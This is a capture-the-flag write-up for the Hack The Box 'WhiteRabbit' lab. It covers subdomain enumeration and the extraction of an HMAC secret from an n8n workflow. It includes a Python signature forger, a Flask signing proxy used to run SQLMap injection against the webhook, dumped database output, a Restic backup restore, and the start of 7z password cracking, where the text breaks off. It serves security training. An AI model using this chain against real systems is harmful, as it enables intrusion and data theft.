
After using feroxbuster, we have an endpoint /status/temp.
1
feroxbuster -u http://status.whiterabbit.htb/status/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿root)-[/usr/share/wordlists/dirbuster]
└─# feroxbuster -u http://status.whiterabbit.htb/status/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0
───────────────────────────┬──────────────────────
     Target Url            │ http://status.whiterabbit.htb/status/
     Threads               │ 50
     Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
     Status Codes          │ All Status Codes!
     Timeout (secs)        │ 7
     User-Agent            │ feroxbuster/2.11.0
     Config File           │ /etc/feroxbuster/ferox-config.toml
     Extract Links         │ true
     HTTP methods          │ [GET]
     Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       38l      143w     2444c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       41l      152w     3359c http://status.whiterabbit.htb/status/temp
At this endpoint, we can see two subdomains
1
http://status.whiterabbit.htb/status/temp

1
2
ddb09a8558c9.whiterabbit.htb
a668910b5514e.whiterabbit.htb
The subdomain ddb09a8558c9.whiterabbit.htb hosts GoPhish, an open-source phishing simulation framework used for security awareness training and penetration testing. The subdomain a668910b5514e.whiterabbit.htb hosts Wiki.js, a lightweight Markdown-based wiki application, and n8n, an open-source workflow automation platform.
Update the /etc/hosts
1
http://ddb09a8558c9.whiterabbit.htb

There exists GoPhish login page at ddb09a8558c9.whiterabbit.htb. GoPhish provides a web interface for creating phishing campaigns, managing landing pages, sending templates, and tracking user interactions. The top-left logo and central branding confirm it is GoPhish, not other workflow or wiki tools.
1
http://a668910b5514e.whiterabbit.htb

Wiki.js is running on a668910b5514e.whiterabbit.htb. Wiki.js is a self-hosted Markdown wiki with Git-backed storage, commonly used for internal documentation.


It is the n8n workflow editor displaying a pipeline named “GoPhish to Phishing Score Database”. This workflow connects GoPhish (a phishing simulation platform that tracks email campaigns and user responses) to a backend database. The workflow is exported as a JSON file for download.
Now we download the file, and in this JSON file, we have a secret.
GoPhish is an open-source phishing framework that allows security teams to create and send simulated phishing campaigns, track email delivery, and record user interactions (clicked links, submitted credentials). It communicates via webhooks to report campaign events.
n8n is a workflow automation platform similar to Zapier but self-hosted. Workflows are composed of connected nodes that trigger actions. A webhook node receives HTTP requests, a crypto node computes HMAC signatures, and a database node executes SQL queries against a MySQL/MariaDB backend.
Examining the exported workflow JSON reveals a crypto node configured with HMAC-SHA256 signing:
HMAC (Hash-Based Message Authentication Code) uses a cryptographic hash function (SHA-256) combined with a shared secret key to produce a fixed-length MAC (Message Authentication Code). The receiver recomputes the HMAC on the received payload and compares it to the provided signature — a match proves the payload originated from someone holding the secret and was not modified in transit. With the secret 3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS extracted from the n8n workflow export, we can forge valid signatures for arbitrary payloads.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
cat gophish_to_phishing_score_database.json | jq .

...<SNIP>...
{
      "parameters": {
        "action": "hmac",
        "type": "SHA256",
        "value": "={{ JSON.stringify($json.body) }}",
        "dataPropertyName": "calculated_signature",
        "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
      },
      "id": "e406828a-0d97-44b8-8798-6d066c4a4159",
      "name": "Calculate the signature",
      "type": "n8n-nodes-base.crypto",
      "typeVersion": 1,
      "position": [
        860,
        340
      ]
    },
...<SNIP>...
Now create a file:
1
echo '{"campaign_id":1337,"email":"play@whiterabbit.htb","message":"Clicked Link"}' > pl.json
Then use this script to sign.
1
python cal_sig.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#!/usr/bin/env python3
# Run with: python3 cal.py

import hmac
import hashlib
import json

# Secret key used for HMAC calculation (usually shared between systems for verifying authenticity)
secret = b"3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"

# Load and prepare the JSON data
with open("pl.json", "r") as f:
    # Load JSON and serialize it into a compact string (no spaces),
    # which ensures consistent formatting before hashing
    body = json.dumps(json.load(f), separators=(',', ':'))

# Compute HMAC-SHA256 of the serialized JSON body using the secret key
sig = hmac.new(secret, body.encode(), hashlib.sha256).hexdigest()

# Print the final signature in the format: sha256=<signature>
print(f"sha256={sig}")
1
python3 cal_sig.py
and we have
1
sha256=5df76b39905fd46dc4df289885b1c0561ed514d1594a0cc147d72cae351d5f26
Then we use curl to send the request, and in the response, we see that the user is not in the database.
Point: If we paste the request marked in the above image into Burp Repeater, we again see the same response: user not found in the database.
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ curl -X POST http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d   -H "Content-Type: application/json"  -H "x-gophish-signature: sha256=5df76b39905fd46dc4df289885b1c0561ed514d1594a0cc147d72cae351d5f26"  --data @pl.json
Info: User is not in database
So we can try to check if there is SQL injection.
SQLi
SQL injection occurs when user-supplied input is concatenated into a SQL query without parameterization. The email field in the webhook payload is embedded directly into a database query, allowing an attacker to break out of the string context and inject arbitrary SQL commands.
SQLMap requires a direct parameter it can fuzz. However, the webhook endpoint expects HMAC-signed JSON payloads — raw SQLMap requests would fail signature validation. A Flask proxy bridges this gap: it accepts a GET parameter q, wraps it into the required JSON structure, signs the payload with the HMAC secret, and forwards it to the webhook. SQLMap targets q as the injection point while the proxy maintains cryptographic integrity.
First, run the Flask app.py to simulate the webhook locally, and then use SQLMap against it for testing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
from flask import Flask, request, jsonify
import requests
import json
import hmac
import hashlib

# Initialize Flask application
app = Flask(__name__)

# Secret key used for HMAC calculation (shared between client/server)
SECRET = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"

# Target webhook URL where data will be forwarded
WEBHOOK_URL = "http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d"  # Replace if needed

# Function to calculate HMAC-SHA256 signature from a JSON payload
def calculate_hmac(payload: dict) -> str:
    # Serialize JSON with compact separators to match expected signature format
    payload_str = json.dumps(payload, separators=(',', ':'))
    # Calculate HMAC using the secret key and return it as a hex string
    signature = hmac.new(SECRET.encode(), payload_str.encode(), hashlib.sha256).hexdigest()
    return signature

# Define route for GET requests to root endpoint
@app.route('/', methods=['GET'])
def proxy():
    # Extract 'q' query parameter from the URL (used as email)
    email = request.args.get('q')

    # If email is missing, return a 400 Bad Request
    if not email:
        return jsonify({"error": "Missing 'q' query parameter for email"}), 400

    # Build the payload that will be sent to the webhook
    payload = {
        "campaign_id": 1,
        "email": email,
        "message": "Clicked Link"
    }

    # Generate HMAC signature for the payload
    signature = calculate_hmac(payload)

    # Set request headers, including the HMAC signature
    headers = {
        "Content-Type": "application/json",
        "x-gophish-signature": f"hmac={signature}"
    }

    try:
        # Send the POST request to the actual webhook
        response = requests.post(WEBHOOK_URL, headers=headers, json=payload)
        response.raise_for_status()  # Raise exception if status code is error
    except requests.RequestException as e:
        # Return error if request to webhook fails
        return jsonify({"error": str(e)}), 500

    # Return the response from the webhook as plain text
    return response.text

# Entry point to run the Flask application on port 5000
if __name__ == '__main__':
    app.run(port=5000, debug=False)
1
python3 app.py
Now we run SQLMap. In the response, we see three databases.
SQLMap is an automated SQL injection detection and exploitation tool. It sends crafted payloads to the target parameter (q), analyzes response patterns (error messages, timing delays, boolean differences) to detect injection points, and then extracts database schema, tables, and records. The --level 5 --risk 3 flags increase the depth and aggressiveness of the payload set.
1
sqlmap -u "http://127.0.0.1:5000/?q=test" -p q --batch --level 5 --risk 3 --dbs
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:5000/?q=test" -p q --batch --level 5 --risk 3 --dbs
.
.
.
---
[10:50:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:50:20] [INFO] fetching database names
[10:50:24] [INFO] retrieved: 'information_schema'
[10:50:25] [INFO] retrieved: 'phishing'
[10:50:26] [INFO] retrieved: 'temp'
available databases [3]:
[*] information_schema
[*] phishing
[*] temp
Find the tables inside the temp database.
1
sqlmap -u "http://127.0.0.1:5000/?q=test" -p q -D temp --tables --batch
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:5000/?q=test" -p q -D temp --tables --batch

[10:52:42] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:52:42] [INFO] fetching tables for database: 'temp'
[10:52:43] [WARNING] reflective value(s) found and filtering out
[10:52:45] [INFO] retrieved: 'command_log'
Database: temp
[1 table]
+-------------+
| command_log |
+-------------+
After reading data from the command_log, we can see a few useful logs:
The user initialized a Restic backup repository on a remote service.
Saved the password to .restic_passwd.
Attempted to delete shell history.
Just for OPSEC
1
sqlmap -u "http://127.0.0.1:5000/?q=test" -p q -D temp -T command_log --dump --batch
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:5000/?q=test" -p q -D temp -T command_log --dump --batch

Database: temp
Table: command_log
[6 entries]
+----+---------------------+------------------------------------------------------------------------------+
| id | date                | command                                                                      |
+----+---------------------+------------------------------------------------------------------------------+
| 1  | 2024-08-30 10:44:01 | uname -a                                                                     |
| 2  | 2024-08-30 11:58:05 | restic init --repo rest:http://75951e6ff.whiterabbit.htb                     |
| 3  | 2024-08-30 11:58:36 | echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd                       |
| 4  | 2024-08-30 11:59:02 | rm -rf .bash_history                                                         |
| 5  | 2024-08-30 11:59:47 | #thatwasclose                                                                |
| 6  | 2024-08-30 14:40:42 | cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd |
+----+---------------------+------------------------------------------------------------------------------+
We used Restic to restore a snapshot from the target’s backup repository.
Restic is a fast, encrypted backup program that stores data in content-addressed snapshots. It supports local filesystem, SFTP, S3, and REST HTTP backends. The repository at rest:http://75951e6ff.whiterabbit.htb uses the rest-server protocol, exposing snapshots over HTTP. Each snapshot is identified by a SHA-256 hash of its content tree. The restore command downloads and decrypts the snapshot data into a local directory using the repository password found in the SQLMap dump.
The backup restored was located at /dev/shm/bob/ssh/bob.7z, which is a .7z archive.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ restic -r rest:http://75951e6ff.whiterabbit.htb restore 272cacd5 --target ./restore

repository 5b26a938 opened (version 2, compression level auto)
[0:00] 100.00%  5 / 5 index files loaded
restoring snapshot 272cacd5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700 -0700 by ctrlzero@whiterabbit to ./restore
Summary: Restored 5 files/dirs (572 B) in 0:00

┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ l
restore/
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit/restore]
└─$ tree .
.
└── dev
    └── shm
        └── bob
            └── ssh
                └── bob.7z

5 directories, 1 file
Now, we will simply crack the password of the file.
7-Zip archives use AES-256 in CTR mode for encryption, with the key derived from the password via SHA-256 with an iteration count (here 524,288) to slow brute-force attempts. The 7z2john tool extracts the encryption metadata (salt, IV, encrypted data, iteration count, compression type) and formats it into a hash string that John the Ripper can process. John iterates through rockyou.txt, computing the SHA-256 KDF for each candidate and attempting AES-256 decryption until the data validates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/…/dev/shm/bob/ssh]
└─$ 7z2john bob.7z > 7zhash
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes

┌──(kali㉿kali)-[~/…/dev/shm/bob/ssh]
└─$ john 7zhash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 128/128 AVX 4x AES])
